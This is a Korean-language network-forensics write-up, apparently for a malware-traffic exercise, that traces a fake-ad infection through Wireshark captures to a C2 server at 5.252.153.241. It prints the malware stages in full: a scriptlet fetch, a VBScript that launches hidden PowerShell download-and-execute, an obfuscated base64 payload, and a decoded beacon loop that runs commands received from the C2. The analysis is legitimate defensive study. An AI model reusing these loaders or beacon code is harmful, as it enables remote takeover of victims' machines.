
2025-01-22


1. background 확인
가짜 광고 => 트로이목마 다운로드 => 트로이목마를 통한 악성코드 다운로드



application_setup.js could harm your device.
Do you want to keep it anyway?

```
GetObject("scriptlet:http://5.252.153.241:80/api/file/get-file/264872");
```


2. 사진에 나오는 IP주소 검색



```
ip.addr == 5.252.153.241
No.   Time       Source         Destination    Protocol Length Info
5028 60.135270  10.1.17.215    5.252.153.241  TCP      66 50143 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
5029 60.297291  5.252.153.241  10.1.17.215    TCP      66 80 → 50143 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1340 SACK_PERM WS=128
5030 60.297535  10.1.17.215    5.252.153.241  TCP      60 50143 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
```

- 10[.]1[.]17[.]215로부터 감염이 시작된 걸로 추정됨


3. task2를 위한 맥주소 확인



```
▸ Ethernet II, Src: Intel_26:4a:74 (00:d0:b7:26:4a:74), Dst: Cisco_c2:3a:46 (08:d0:9f:c2:3a:46)
▸ Internet Protocol Version 4, Src: 10.1.17.215, Dst: 5.252.153.241
```

4. task3를 위한 호스트 이름 확인


- 호스트 이름을 찾기 위해 패킷들을 뒤지던 중 NBNS 패킷에서 호스트이름 발견



```
19 0.079719      10.1.17.215        10.1.17.255        NBNS      110 Registration NB DESKTOP-L8C5GSJ<00>
```

5. task4를 위한 유저 이름 확인


- chatgpt에 물어본대로 kerberos 패킷을 통해 유저 이름 확보



```
258 14.374722      10.1.17.215          10.1.17.2          KRB5        368 AS-REQ
Frame 258: 368 bytes on wire (2944 bits), 368 bytes captured (2944 bits)
Ethernet II, Src: Intel_26:4a:74 (00:d0:b7:26:4a:74), Dst: Dell_7f:09:5d (00:24:e8:7
Internet Protocol Version 4, Src: 10.1.17.215, Dst: 10.1.17.2
Transmission Control Protocol, Src Port: 50092, Dst Port: 88, Seq: 1, Ack: 1, Len: 3
Kerberos
  Record Mark: 310 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 40810010
      cname
        name-type: kRB5-NT-PRINCIPAL (1)
        cname-string: 1 item
          CNameString: shutchenson
```

6. task5를 위해 감염된 호스트와 C2서버의 tcp handshake 전 dns 패킷들 검사


사용한 필터: (dns and ip.src == 10.1.17.215) or (ip.addr == 5.252.153.241)



```
2265 34.361470  10.1.17.215    10.1.17.2      DNS    84 Standard query 0x[illegible]7 A wpad.bluemoontuesday.com
2321 38.190580  10.1.17.215    10.1.17.2      DNS   103 Standard query 0x[illegible] A google-authenticator.burleson-appliance.net
2322 38.190686  10.1.17.215    10.1.17.2      DNS   103 Standard query 0xe4c2 HTTPS google-authenticator.burleson-appliance.net
2364 38.863141  10.1.17.215    10.1.17.2      DNS    78 Standard query 0xbcc7 A authenticatoor.org
2365 38.863149  10.1.17.215    10.1.17.2      DNS    78 Standard query 0xe6f7 HTTPS authenticatoor.org
4938 52.293005  10.1.17.215    10.1.17.2      DNS    88 Standard query 0xd109 A appointedtimeagriculture.com
4939 52.293006  10.1.17.215    10.1.17.2      DNS    88 Standard query 0x11e7 HTTPS appointedtimeagriculture.com
4944 52.424990  10.1.17.215    10.1.17.2      ICMP  176 Destination unreachable (Port unreachable)
4966 56.101338  10.1.17.215    10.1.17.2      DNS    94 Standard query 0xd289 A edge-consumer-static.azureedge.net
4967 56.101511  10.1.17.215    10.1.17.2      DNS    94 Standard query 0xeb1d HTTPS edge-consumer-static.azureedge.net
5002 58.268741  10.1.17.215    10.1.17.2      DNS    86 Standard query 0xfd13 A checkappexec.microsoft.com
5003 58.333204  10.1.17.215    10.1.17.2      DNS    86 Standard query 0xfd13 A checkappexec.microsoft.com
5028 60.135270  10.1.17.215    5.252.153.241  TCP    66 50143 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
5029 60.297291  5.252.153.241  10.1.17.215    TCP    66 80 → 50143 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1340 SACK_PERM WS=128
5030 60.297535  10.1.17.215    5.252.153.241  TCP    60 50143 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
```


- tcp handshake(1) 전에 google이 들어간 수상한 도메인 발견 (2)

7. task6를 위해 감염된 호스트와 C2서버 트래픽 검사




```
5031 60.297799  10.1.17.215    5.252.153.241  HTTP  371 GET /api/file/get-file/264872 HTTP/1.1
5032 60.464348  5.252.153.241  10.1.17.215    TCP    60 80 → 50143 [ACK] Seq=1 Ack=318 Win=64128 Len=0
5033 60.464642  5.252.153.241  10.1.17.215    HTTP  819 HTTP/1.1 200 OK  (application/octet-stream)
```

- 호스트가 C2서버에 HTTP 요청을 통해 파일을 받아옴
- 264872 파일을 추출해서 확인




```
<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).'
DownloadString'('http://5.252.153.241:80/api/file/get-file/29842.ps1');#URL: https://teams.microsoft.com""")

</script>
```

- powershell을 통해 "29842.ps1"을 요청하도록 하는 html 파일에 숨겨진 vbscript로 보여짐




```
5061 62.145017  5.252.153.241  10.1.17.215    TCP     66 80 → 50144 [SYN, ACK] Seq=0 Ack=1 Win=6424
5062 62.145025  10.1.17.215    5.252.153.241  TCP     60 50144 → 80 [ACK] Seq=1 Ack=1 Win=65280 Ler
5063 62.145732  10.1.17.215    5.252.153.241  HTTP   144 GET /api/file/get-file/29842.ps1 HTTP/1.1
```

- 똑같은 파일을 요청하는 패킷이 있음
- 29842.ps1 파일 추출 후 확인




```
iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').replace(';','').replace('[',''))('J;G;Z;z>b;y;A}9;I}E;5
;l;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}2;N}y}a}X>B>0;a}W}5>n>L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1}i>Z}X>I;g}P;S;A}k}Z>n;N>
v;L}k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}S>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}M}D}p;Y}f}S}I}g>L>W;Y}g;J>F>N>l}c}m}l>h
;b>E>5}1;b>W;J;l;c;g}o;k}U;2}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}I}D;0;g>W}2>N;v>b}n>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>O>d;W>1}i}Z;X;I}s}M}T}Y>p>C}i}R;z}
Z;X}J}p;Y;W>w}g;P;S>A>k>U;2>V>y}a;W>F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}w}O}i>8>v>N}S>4>y>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;1>c>m}w>g;P}S;A;k}a;X>A}r;J
}H}N>l}c;m>l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>G;V}t}L}k;5}l>d>C;5>X}Z>W;J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}c;n>V>l}K}S>B;7}C}i>A>g;I>
C;B;0>c;n}k}g>e>w}o;g;I>C;A>g>I>C;A>g}I>C;R>y;Z}X>N>1}b>H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}h;d>G}N>o}I>H
;s;K;I>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}1;C;i>A>g}I;C;A;g;I>C>A}g}Y;2}9>u>d}G;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u;d;m;9>r>Z;S}1;F>e}H;
```

- "#", ";", "[", "}", ",", ">" 제거 (vim 사용)



```
iex (system.text.encoding]::UTF8.GetString(system.convert]::('FromBase64String'.replace('''').replace('''').replace(''''))('JGZzbyA9IE5ldy1PYmplY3QgLUNvbSAiU2NyaXB0aW5nL
kZpbGVTeXN0ZW1PYmplY3QiCiRTZXJpYWxOdW1iZXIgPSAkZnNvLkdldERyaXZlKCJjOlwiKS5TZXJpYWxOdW1iZXIKJFNlcmlhbE51bWJlciA9ICJ7MDpYfSIgLWYgJFNlcmlhbE51bWJlcgokU2VyaWFsTnVtYmVyID0gW2
NvbnZlcnRdOjp0b2ludDY0KCRTZXJpYWxOdW1iZXIsMTYpCiRzZXJpYWwgPSAkU2VyaWFsTnVtYmVyCiRpcCA9ICdodHRwOi8vNS4yNTIuMTUzLjI0MS8nCiR1cmwgPSAkaXArJHNlcmlhbAokcyA9IE5ldy1PYmplY3QgU3l
zdGVtLk5ldC5XZWJDbGllbnQKd2hpbGUgKCR0cnVlKSB7CiAgICB0cnkgewogICAgICAgICRyZXN1bHQ9JHMuRG93bmxvYWRTdHJpbmcoJHVybCkKICAgIH0KICAgIGNhdGNoIHsKICAgICAgICBTdGFydC1TbGVlcCAtcyA1
CiAgICAgICAgY29udGludWUKICAgIH0KICAgIEludm9rZS1FeHByZXNzaW9uICRyZXN1bHQKICAgIFN0YXJ0LVNsZWVwIC1zIDUKfQo='.replace('''').replace('''').replace(''''))))
```


- base64 디코딩



```
JGZzbyA9IE5ldy1PYmplY3QgLUNvbSAiU2NyaXB0aW5nLkZpbGVTeXN0ZW1PYmplY3QiCiRTZXJpYWxOdW1iZXIgPSAkZnNvLkdldERyaXZlKCJjOlwiKS5TZXJpY
WxOdW1iZXIKJFNlcmlhbE51bWJlciA9ICJ7MDpYfSIgLWYgJFNlcmlhbE51bWJlcgokU2VyaWFsTnVtYmVyID0gW2NvbnZlcnRdOjp0b2ludDY0KCRTZXJpYWxOdW
1iZXIsMTYpCiRzZXJpYWwgPSAkU2VyaWFsTnVtYmVyCiRpcCA9ICdodHRwOi8vNS4yNTIuMTUzLjI0MS8nCiR1cmwgPSAkaXArJHNlcmlhbAokcyA9IE5ldy1PYmp
lY3QgU3lzdGVtLk5ldC5XZWJDbGllbnQKd2hpbGUgKCR0cnVlKSB7CiAgICB0cnkgewogICAgICAgICRyZXN1bHQ9JHMuRG93bmxvYWRTdHJpbmcoJHVybCkKICAg
IH0KICAgIGNhdGNoIHsKICAgICAgICBTdGFydC1TbGVlcCAtcyA1CiAgICAgICAgY29udGludWUKICAgIH0KICAgIEludm9rZS1FeHByZXNzaW9uICRyZXN1bHQKI
CAgIFN0YXJ0LVNsZWVwIC1zIDUKfQo=
```


```
$fso = New-Object -Com "Scripting.FileSystemObject"
$SerialNumber = $fso.GetDrive("c:\").SerialNumber
$SerialNumber = "{0:X}" -f $SerialNumber
$SerialNumber = [convert]::toint64($SerialNumber,16)
$serial = $SerialNumber
$ip = 'http://5.252.153.241/'
$url = $ip+$serial
$s = New-Object System.Net.WebClient
while ($true) {
    try {
        $result=$s.DownloadString($url)
    }
    catch {
        Start-Sleep -s 5
        continue
    }
    Invoke-Expression $result
    Start-Sleep -s 5
}
```

- hxxp[://]5[.]252[.]153[.]241/로부터 5초마다 명령을 받아서 실행하는 코드라고 한다



